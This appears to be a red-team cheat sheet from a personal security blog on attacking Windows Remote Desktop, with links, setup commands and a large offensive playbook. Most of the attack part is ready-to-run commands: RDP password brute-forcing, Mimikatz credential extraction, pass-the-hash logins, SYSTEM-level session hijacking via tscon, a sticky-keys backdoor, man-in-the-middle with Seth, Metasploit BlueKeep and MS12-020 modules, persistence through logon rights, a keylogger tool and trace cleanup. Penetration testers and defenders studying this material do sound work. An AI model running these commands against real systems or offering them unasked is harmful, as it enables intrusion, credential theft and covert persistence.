

FADYMOHEB

I ' M S E C U R I T Y

FADYMOHEB.COM

RDP

Resources

- Technology
 - Windows authentication internals : <https://www.youtube.com/watch?v=lllP13iqJOg>
 - Install RDP via GPO : <https://www.prajwaldesai.com/enable-remote-desktop-using-group-policy-gpo/> || <https://www.prajwaldesai.com/allow-logon-through-remote-desktop-services/> || <https://www.helpwire.app/blog/remote-desktop-group-policy/> || <https://medium.com/@anbuhackops/how-to-setup-remote-desktop-protocol-in-active-directory-2abac9200748> || <https://help.univention.com/t/domain-users-cannot-access-machines-through-rdp-even-though-gpo-exists/21127> || <https://community.spiceworks.com/t/enable-rdp-for-all-domain-users-in-active-directory-through-domain-controller/931037> || <https://random-it-blog.de/windows-server/configure-rdp-on-clients-with-group-policy/>
 - Enable RDP throw cmd : <https://www.helpwire.app/blog/enable-remote-desktop-command-line/>
 - Enable RDP throw powershell : <https://www.helpwire.app/blog/powershell-enable-remote-desktop/>
 - What is NLA : <https://superops.com/rmm/what-is-network-level-authentication>
 - What is CredSSP : <https://4sysops.com/archives/using-credssp-for-second-hop-powershell-remoting/>
 - Restricted Admin Mode : <https://learn.microsoft.com/en-us/archive/technet-wiki/32905.remote-desktop-services-enable-restricted-admin-mode> || <https://medium.com/@boutnaru/the-windows-security-journey-restrictedadminmode-for-rdp-remote-desktop-protocol-restricted-b8a62a5a2dac>
 - mstsc.exe : <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/mstsc>
 - By ahasayen : <https://blog.ahasayen.com/restricted-admin-mode-for-rdp/>
 - By f-secure : <https://web.archive.org/web/20211016063355/https://labs.f-secure.com/blog/undisable/>
 - Remote Credential Guard : <https://learn.microsoft.com/en-us/windows/security/identity-protection/remote-credential-guard?tabs=gpo> || <http://4sysops.com/archives/secure-rdp-connections-using-remote-credential-guard/> || <https://syfuhs.net/how-does-remote-credential-guard-work> || <https://www.cyberark.com/resources/blog/no-more-pass-the-hash-exploring-the-limitations-of-remote-credential-guard> || <https://secureidentity.se/rdp-part-three/>
 - Compile Xfreerdp : <https://wxguy.in/posts/compile-freerdp-on-rhel-alma-linux-8/>
 - Citrix : https://www.reddit.com/r/Citrix/comments/126c7e9/what_is_citrix/
 - By cpt : <https://blog.cptjesus.com/posts/userrightsassignment/>
- Offensive
 - By Steven Flores : <https://specterops.io/blog/2020/01/22/revisiting-remote-desktop-lateral-movement/>
 - By harmj0y : <https://blog.harmj0y.net/powershell/powerquinsta/>
 - By 0xv1n : <https://0xv1n.github.io/posts/sessionenumeration/>
 - By zer1t0 : https://zer1t0.gitlab.io/posts/attacking_ad/#remoteinteractive-logon
 - by offsec : <https://www.kali.org/blog/passing-hash-remote-desktop/>
 - By shellz : <https://web.archive.org/web/20201217001935/https://shellz.club/pass-the-hash-with-rdp-in-2019/>
 - By Adrian Vollmer : <https://www.youtube.com/watch?v=wdPkY7gykf4> || <https://www.adamcouch.co.uk/self-signed-certificates-rdp-seth/> || <https://infinetlogins.com/tag/rdp/>
 - By edermi : https://edermi.github.io/post/2018/native_rdp_pass_the_hash/
 - RDP session Hijacking : <https://doublepulsar.com/rdp-hijacking-how-to-hijack-rds-and-remoteapp-sessions-transparently-to-move-through-an-da2a1e73a5f6> // <https://www.korznikov.com/2017/03/0-day-or-feature-privilege-escalation.html> // <https://www.ired.team/offensive-security/lateral-movement/t1076-rdp-hijacking-for-lateral-movement> // <https://qtechbabble.wordpress.com/2017/04/07/use-quser-to-view-which-accounts-are-logged-in-remote-in-to-a-computer/>
 - By Hacking Articles : <https://www.hackingarticles.in/remote-desktop-penetration-testing-port-3389/>
 - By pentestlab : <https://pentestlab.blog/2021/05/24/dumping-rdp-credentials/>
 - By habr : <https://habr.com/ru/companies/ussc/articles/724330/>

Commnads

- Technology
 - Enable RDP
 - cmd

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
/t REG_DWORD /d 0 /f # This enable it locally
```

```
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
```

```
reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"
```

- Powershell

```
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server" -Name
"fDenyTSConnections" -Value 0
```

```
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

```
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server" | Select-Object
fDenyTSConnections
```

- Manually Firewall

```
# CMD
```

```
netsh advfirewall firewall add rule name="Allow Remote Desktop" dir=in protocol=TCP localport=3389
action=allow
```

```
# Powershell
```

```
New-NetFirewallRule -DisplayName 'Allow Remote Desktop' -Profile @('Domain', 'Private') -Direction
Inbound -Action Allow -Protocol TCP -LocalPort @('3389')
```

- Enable NLA

- DC GPO

Computer Configuration > Policies > Administrative Templates > Windows Components > Remote Desktop Services > Remote Desktop Session Host > Security > Require user authentication for remote connections by using Network Level Authentication

```
gpupdate /force
```

- Powershell

```
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" -
Name "UserAuthentication" -Value 1
```

```
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" -
Name "UserAuthentication"
```

- Windows 11

```
# Force the Security Layer to 2 (Strict SSL/TLS - Required for NLA) (0 = RDP, 1 = Negotiate, 2 =
TLS)
```

```
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-
Tcp" -Name "SecurityLayer" -Value 2 -Force
```

```
if (!(Test-Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services")) {
    New-Item -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" -Force
}
```

```
New-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" -Name
"UserAuthentication" -Value 1 -PropertyType DWORD -Force
```

```
Restart-Service -Name TermService -Force
```

- WMI

```
$WMI_TS = Get-WmiObject -Class "Win32_TSGeneralSetting" -Namespace "root\cimv2\terminalservices" -
Filter "TerminalName='RDP-tcp'"
$WMI_TS.SetUserAuthenticationRequired(1)
```

- Windows 11

```
# 1. Grab the live WMI object for the RDP listener
```

```
$WMI = Get-WmiObject -Class "Win32_TSGeneralSetting" -Namespace "root\cimv2\terminalservices" -
Filter "TerminalName='RDP-tcp'"
```

```
# 2. Force NLA On (1 = True, 0 = False)
```

```
$WMI.SetUserAuthenticationRequired(1)
```

```
# 3. Force Security Layer to TLS (0 = RDP, 1 = Negotiate, 2 = TLS)
$WMI.SecurityLayer = 2
$WMI.Put() | Out-Null
```

- RestrictedAdmin Mode (RDP-over-PTH)

- Enable
 - Powershell

```
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DisableRestrictedAdmin" -Value 0 -Force # Enable

reg query HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin
```

- Impacket
 - reg

```
impacket-reg 'CS/fmoheb:Password123#f@192.168.99.10' query -keyName
'HKLM\System\CurrentControlSet\Control\Lsa' -v DisableRestrictedAdmin
impacket-reg 'CS/fmoheb:Password123#f@192.168.99.10' add -keyName
'HKLM\System\CurrentControlSet\Control\Lsa' -v DisableRestrictedAdmin -vt REG_DWORD -vd 0

impacket-reg 'CS/fmoheb:Password123#f@192.168.99.10' add -keyName
'HKLM\System\CurrentControlSet\Control\Lsa' -v DisableRestrictedAdmin -vt REG_DWORD -vd 1
impacket-reg 'CS/fmoheb:Password123#f@192.168.99.10' delete -keyName
'HKLM\SYSTEM\CurrentControlSet\Control\Lsa' -v DisableRestrictedAdmin
```

- RestrictedAdmin.exe

```
.\RestrictedAdmin.exe 192.168.99.11 # check
.\RestrictedAdmin.exe 192.168.99.11 0
.\RestrictedAdmin.exe 192.168.99.11 1
.\RestrictedAdmin.exe 192.168.99.11 clear
```

- Connecting

```
mstsc.exe /restrictedAdmin
```

- Remote Credential guard

- Enable
 - DC GPO

```
Computer Configuration > Policies > Administrative Templates > System > Delegation of Credentials
```

- Powershell

```
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DisableRestrictedAdmin" -Value 0 -Force # Yea same as RestrictedAdmin Mode
```

- Connecting

```
mstsc.exe /remoteGuard
```

- Recon

- Windows
 - Configurations
 - Modes

```
reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" # GPO policy 0 = enable
Get-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" | Select-Object fDenyTSConnections

reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" # Local
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server" | Select-Object fDenyTSConnections
```

- NLA

```
reg query "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v
UserAuthentication
```

- RestrictedAdmin

```
reg query HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin
```

- RDP Permissions

```
# Remote Desktop Service Security Descriptor
((Get-WmiObject -class Win32_TSPermissionsSetting -namespace "root\CIMV2\terminalservices" | ?
{$_TerminalName -eq "RDP-tcp"} | select -expand stringsecuritydescriptor | convertfrom-
sddlstring) | select -expand discretionaryacl) -split ':'

# Terminal Services listener permissions
Get-CimInstance -Namespace "root\CIMV2\TerminalServices" -ClassName Win32_TSAccount | Select-
Object TerminalName, AccountName, PermissionsAllowed
```

- RDP Info's

```
Get-LocalGroupMember -Group "Remote Desktop Users" #winrm

net localgroup "Remote Desktop Users"
```

- Powerview

```
Get-NetComputer | Get-NetRDPSession | ft -AutoSize
Get-DomainComputer | Get-NetRDPSession -Credential $cred # Look here [https://learn.microsoft.com/en-
us/windows/win32/api/wtsapi32/nf-wtsapi32-wtsenumeratesessionsexw](https://learn.microsoft.com/en-
us/windows/win32/api/wtsapi32/nf-wtsapi32-wtsenumeratesessionsexw) ||
[https://learn.microsoft.com/en-us/windows/win32/termsrv/terminal-services-permissions]
(https://learn.microsoft.com/en-us/windows/win32/termsrv/terminal-services-permissions) => This
means the user can list the rdp sessions on the PC if he in the Domain admins , Local admin , Local
Remote desktop user

# RDP users
Get-NetLocalGroupMember -ComputerName win11 -GroupName "Remote Desktop Users" # ADSI WinNT over SMB
```

- qwinsta

```
query session /server:Win11.RedteamRecipes.com

qwinsta.exe /server:win11
query session # Locally
```

- RemoteSessionEnum (Low Priv)

```
.\RemoteSessionEnum.exe win11
```

- History

```
# Check RDP client history
Get-ItemProperty "HKCU:\Software\Microsoft\Terminal Server Client\Default"

# Check recent servers
Get-ChildItem "HKCU:\Software\Microsoft\Terminal Server Client\Servers"

# Review session events
Get-WinEvent -LogName "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" -MaxEvents
50 | Select-Object TimeCreated, Id, Message
```

- Mimikatz

- Session

```
mimikatz # ts::sessions
```

- Extracting

- ClientSide

```
mimikatz # ts::mstsc # Token::elevate before
```

- ServerSide

```
mimikatz # ts::logonpasswords # Token::elevate before
```

- Linux

- Bruteforcing

```
hydra -l fmoheb -P passwords rdp://192.168.99.32 -V
```

```
ncrack -v --user fmoheb -P passwords rdp://192.168.99.32,CL=1,cd=5s -vv # Doesn't work
```

```
nxc smb 192.168.99.32 -u fmoheb -p passwords -d REDTEAMRECIPES
```

```
crowbar -b rdp -s 192.168.99.32/32 -u 'REDTEAMRECIPES\fmoheb' -C passwords -n 2 -v # Session based  
(doesn't read the error code may provide false positive)
```

```
patator rdp_login host=192.168.99.32 user="REDTEAMRECIPES\fmoheb" password=FILE0 0=passwords # Look  
at the errors
```

- nmap

```
nmap -n -Pn -sS --open -p3389 --min-rate 1000 -oA rdp_scan 192.168.99.0/24
```

- nxc

```
nxc rdp 192.168.99.0/24
```

- Xfreerdp

- NLA Test

```
xfreerdp /v:192.168.99.32 /sec:tls # NLA Off
```

- RestrictedAdmin

- Impacket

- reg

```
impacket-reg 'redteamrecipes.com/fmoheb:Password123#f@192.168.99.31' query -keyName  
"HKLM\System\CurrentControlSet\Control\Lsa" -v DisableRestrictedAdmin # fmoheb is local  
admin there
```

- tstool

```
impacket-tstool 'redteamrecipes/fmoheb:Password123#f@192.168.99.32' qwinsta
```

```
impacket-tstool 'redteamrecipes/fmoheb:Password123#f@192.168.99.32' tasklist
```

- nxc (Throw Winrm)

```
nxc winrm 192.168.99.31 -u fmoheb -p Password123#f -x "reg query  
HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin"
```

- Exploitation

- Windows

- SharpRDP

```
.\SharpRDP.exe computername=win11.redteamrecipes.com command=calc.exe  
username=redteamrecipes.com\fmoheb password=Password123#f
```

```
.\SharpRDP.exe computername=win11.redteamrecipes.com command=calc.exe  
username=redteamrecipes.com\fmoheb password=Password123#f takeover=true
```

```
.\SharpRDP.exe computername=win11.redteamrecipes.com command=calc.exe # restricted admin mode (With  
the same session url in)
```

- Opsec

```
.\CleanRunMRU.exe query  
.\CleanRunMRU.exe command="calc.exe"
```

```
.\CleanRunMRU.exe clearall
```

Info

- Logon Error: ARBITRATION_CODE_BUMP_OPTIONS (-5) : that the target machine already has an active user session locked-to or logged-on-to the console
- If you provide a creds for a user the currently In using RDP it will cut his connection
- takeover=true : if the user doesn't responde it will execute the command

• Mimikatz

```
mimikatz # sekurlsa::pth /user:"tsoprano" /domain:"redteamrecipes.com"
/ntlm:01ee11c4a4fc6293f3b12ce84632ee5e /run:"mstsc.exe /restrictedAdmin"
```

Info

If it still shows the user you are currently logged on with, just ignore it - everything will just work ;-)

• Session hijacking

• Tscon (System Acc)

```
query user # Enum
```

```
sc create hijackedsession binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#1" # SYSTEM trick
```

```
net start hijackedsession # Hijack
```

```
sc.exe delete hijackedsession # Clean
```

Tip

with Windows 10 and Windows Server 2016/2019, Microsoft quietly changed the architecture of the Remote Desktop Service. Now, whenever a session switch is forced via tscon.exe even if it is executed by the SYSTEM account the operating system intercepts the handoff and intentionally forces the desktop to lock.

• Impacket

• tstool

```
impacket-tstool 'redteamrecipes/fmoheb:Password123#f@192.168.99.32' tscon -source 2 -dest 3
```

• Linux

• Mimikatz

```
mimikatz # token::elevate
```

```
mimikatz # ts::sessions
```

```
mimikatz # ts::remote /id:3 # The GUI is doing exactly what Microsoft designed it to do: stopping you
from seeing the desktop without typing the password, even though you mathematically own the session
routing.
```

• Enable RestrictedAdmin Mode

• Impacket

• reg

```
impacket-reg 'redteamrecipes.com/fmoheb:Password123#f@192.168.99.31' add -keyName
"HKLM\System\CurrentControlSet\Control\Lsa" -v DisableRestrictedAdmin -vt REG_DWORD -vd 0
```

• PTH

• xfreerdp

```
xfreerdp3 /u:fmoheb /pth:01ee11c4a4fc6293f3b12ce84632ee5e /v:192.168.99.11 /cert:ignore
```

• MITIM

• Seth

```
./seth.sh eth0 192.168.99.23 192.168.99.32 192.168.99.31
```

• Post Exploitation

• Enable RDP

```
# Run GUI
meterpreter > run getgui -e -u ignite -p 123

# Enable RDP
meterpreter > run getgui -e

# Enable RDP + Add user to [Local admin + Remote Desktop Users]
use post/windows/mange/enable_rdp
```

- Sticky Keys

- Powershell

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v
Debugger /t REG_SZ /d "c:\windows\system32\cmd.exe" /f
```

- MSF

```
use post/windows/manage/sticky_keys
set session 1
exploit
```

- impacket

- tstool

```
impacket-tstool 'redteamrecipes/fmoheb:Password123#f@192.168.99.32' taskkill -pid 7660
```

- Persistence

- SeRemoteInteractiveLogonRight

```
$User = New-Object System.Security.Principal.NTAccount('redteamrecipes', 'jsnow')
$SID = "*" + $User.Translate([System.Security.Principal.SecurityIdentifier]).Value
secedit /export /cfg $env:TEMP\secpol.txt /quiet
$CurrentLine = (Select-String -Path $env:TEMP\secpol.txt -Pattern
"SeRemoteInteractiveLogonRight").Line
$NewLine = "$CurrentLine,$SID"
(Get-Content $env:TEMP\secpol.txt).Replace($CurrentLine, $NewLine) | Set-Content $env:TEMP\secpol.txt
secedit /configure /db $env:TEMP\secpol.sdb /cfg $env:TEMP\secpol.txt /areas USER_RIGHTS /quiet
```

```
Remove-Item $env:TEMP\secpol.txt
Remove-Item $env:TEMP\secpol.sdb
```

```
$Listener = Get-CimInstance -Namespace "root\CIMV2\TerminalServices" -ClassName
Win32_TSPermissionsSetting -Filter "TerminalName='RDP-Tcp'"
Invoke-CimMethod -InputObject $Listener -MethodName AddAccount -Arguments @{
    AccountName = $User.Value
    PermissionPreSet = [uint32]2
}
```

```
Get-CimInstance -Namespace "root\CIMV2\TerminalServices" -ClassName Win32_TSAccount | Select-Object
TerminalName, AccountName, PermissionsAllowed
```

- Keylogger

```
.\TakeMyRDP.exe
```

- Shadow Screen

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v Shadow /t REG_DWORD /d 4
/f
```

```
impacket-tstool 'redteamrecipes/fmoheb:Password123#f@192.168.99.32' shadow -session 2
```

```
xfreerdp invite.msrmcIncident /cert:ignore
```

- Tips & Tricks

- Quick Wins

- MS12-020 (Win7 - Winserver 2008 R2)

```
# Scanner
msf> use auxiliary/scanner/rdp/ms12_020_check
msf> set rhosts 192.168.99.35
msf> exploit

# Exploit
msf> use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf> set rhosts 192.168.1.35
msf> exploit
```

- BlueKeep (Win7 - Winserver 2008 R2)

```
# Scanner
msf> use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf> set rhosts 192.168.1.35
msf> exploit

# Exploit
msf> use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf> set rhosts 192.168.1.16
msf> set target 5
msf> exploit
msf> sysinfo
```

- Multiple RDP Sessions

```
./PatchRDP.ps1
```

- Mimikatz

```
mimikatz # privilege::debug
mimikatz # ts::multirdp # it only affects the running TermService process and disappears after a
reboot
```

- tstool

```
impacket-tstool 'redteamrecipes/fmoheb:Password123#f@192.168.99.32' tsdiscon -session 3

impacket-tstool 'redteamrecipes/fmoheb:Password123#f@192.168.99.32' logoff -session 2

impacket-tstool 'redteamrecipes/fmoheb:Password123#f@192.168.99.31' msg -session 2 -message 'You Got
Hacked'
```

- CleanUP

```
cmdkey /list | ? { $_ -Match "TERMSRV/" } | % { $_ -Replace ".*: " } | % { cmdkey /delete:$_ }
Remove-Item -Path "$Env:LocalAppData\Microsoft\Terminal Server Client\Cache" -Recurse -ErrorAction
SilentlyContinue
Remove-Item -Path "HKCU:\Software\Microsoft\Terminal Server Client\Default" -Force -ErrorAction
SilentlyContinue
Remove-Item -Path "HKCU:\Software\Microsoft\Terminal Server Client\Servers" -Recurse -Force -ErrorAction
SilentlyContinue
Remove-Item -Path "HKCU:\Software\Microsoft\Terminal Server Client\LocalDevices" -Recurse -Force -
ErrorAction SilentlyContinue
```

Tools

- SharpRDP : <https://github.com/0xthirteen/SharpRDP>
- CleanRunMRU : <https://github.com/0xthirteen/CleanRunMRU>
- RemoteSessionEnum : <https://github.com/0xv1n/RemoteSessionEnum/>
- Seth : <https://github.com/SySS-Research/Seth>
- PatchRDP : <https://netcloud24.com/store/knowledgebase/398/Enable-Multiple-RDP-Sessions-on-Windows-with-PowerShell.html>
- TakeMyRDP : <https://github.com/nocerainfosec/TakeMyRDP2.0>
- RestrictedAdmin : <https://github.com/GhostPack/RestrictedAdmin>

Notes

The Practical Guide >

- You cannot use an IP address to connect with Remote Credential Guard.
- Having the SeRemoteInteractiveLogonPrivilege is vital to being able to complete your RDP session.
- When using PTH There is one exception, if the registry key FilterAdministratorToken (disabled by default) is enabled (value 1), the RID 500 account (even if it is renamed) is enrolled in UAC protection. This means that remote PTH will fail against the machine when using that account.
- U only has the hash ? Try to enable the Restricted admin mode then use the hash
- Windows does not support the nesting of local groups on domain clients or on workgroup clients.
- The local Administrator , Administrators , Domain Admins , Remote Desktop Users group can connect with Remote Desktop Protocol by default. Additionally, all currently logged-in users can also connect.
- Windows 7,XP,server 12 => BlueKeep (CVE-2019-0708)
- Windows Server (2012, 2012 R2, 2016, 2019) => BlueGate (CVE-2020-0609)

RDP Authentication Flows: NLA Off vs. NLA On >

- Scenario A: NLA Off (The Vulnerable Handshake)
The server draws the screen before knowing who you are.

1. **TCP Connection:** Client establishes TCP handshake (Port 3389) with the Target Server.
2. **RDP Negotiation:** Basic parameters (encryption, resolution) are agreed upon.
3. **Resource Allocation :** Server immediately allocates RAM/CPU and transmits the graphical Windows lock screen over the network.
4. **GUI Login:** Attacker/User sees the screen and types their credentials.
5. **Validation:** The Target Server takes the typed password and checks it against the Domain Controller (DC).
6. **Access Granted:** If valid, the desktop unlocks.

- Scenario B: NLA On / CredSSP (The Secure Handshake)
The server demands a cryptographic ticket before showing anything.

7. **TCP Connection:** Client establishes TCP handshake (Port 3389).
8. **CredSSP Wall:** Server halts the connection and demands CredSSP authentication upfront.
9. **Client-to-DC Auth:** Client communicates directly with the DC (via Kerberos or NTLM) to prove its identity.
10. **Token Issuance:** DC verifies the credentials and issues an authentication token to the Client.
11. **Token Submission:** Client passes the token to the Target Server via the secure CredSSP tunnel.
12. **Access Granted:** Server verifies the token, allocates resources, and finally draws the GUI. (*Protects against unauthenticated DoS and MitM*).

Restricted Admin Mode >


Restricted Admin Mode converts the RDP session from an Interactive Logon (Type 10) to a Network Logon (Type 3).

Here is the critical difference in how credentials are handled and why it allows for Pass-the-Hash (PtH):

- Type 10 Logon (Standard RDP)
- **The Process:** The client sends the cleartext password over the encrypted tunnel to the server.
- **The Vulnerability:** The server takes that password, generates the NTLM hash, and stores it in LSASS memory so the user can access other network resources. If a Red Teamer dumps LSASS, they steal the reusable credentials.

-I Type 3 Logon (Restricted Admin Mode)

- **The Process:** The server *refuses* to accept the cleartext password. Instead, it sends a cryptographic challenge to the client. The client uses its NTLM hash or Kerberos ticket to solve the challenge and sends only the mathematical answer back.
- **The Security:** The server never touches the actual password or reusable hash. LSASS remains completely clean.
- **The Red Team Exploit:** Because Type 3 authentication relies entirely on this challenge-response mechanism instead of a typed password, it inadvertently enables Pass-the-Hash over RDP. Attackers can feed a stolen NTLM hash into `xfreerdp /pth:` to solve the math problem and gain full graphical access without ever knowing the cleartext password.



A deep-dive technical breakdown of Windows Remote Desktop connection protocols, memory states, and exploitation vectors.

Security Mode	Technical Architecture (Under the Hood)	Blue Team (Defense Posture)	Red Team (Exploitation Vectors)
Legacy RDP (NLA Disabled)	Logon Type: 10 (Interactive) Network Auth: None (Post-connection GUI) Encryption: Native RDP / Weak TLS LSASS State: Stores Plaintext & NTLM Hashes	Posture: Critical Vulnerability. Use Case: Only exists to support ancient legacy hardware (e.g., Windows XP). Pre-reqs: <code>UserAuthentication = 0</code> <code>SecurityLayer = 0</code>	Vector: Network Interception. Vulnerability: Unauthenticated DoS, RDP Downgrade. Tools: <code>Responder</code> or <code>Seth</code> to Man-in-the-Middle the plaintext keystrokes on port 3389. PtH: Disabled.
Standard NLA (CredSSP)	Logon Type: 10 (Interactive) Network Auth: CredSSP (Requires cleartext password) Encryption: TLS 1.2 / 1.3 LSASS State: Stores Plaintext & NTLM Hashes	Posture: Minimum Baseline. Use Case: Standard desktop access. Secures the network wire, but leaves memory vulnerable. Pre-reqs: <code>UserAuthentication = 1</code> <code>SecurityLayer = 2</code>	Vector: Post-Exploitation Memory Dumping. Vulnerability: Reusable credentials left in LSASS. Tools: Get SYSTEM shell, run <code>Mimikatz (sekurlsa::logonpasswords)</code> or <code>NanoDump</code> to extract Domain Admin hashes. PtH: Disabled.

RDP

Security Mode	Technical Architecture (Under the Hood)	Blue Team (Defense Posture)	Red Team (Exploitation Vectors)
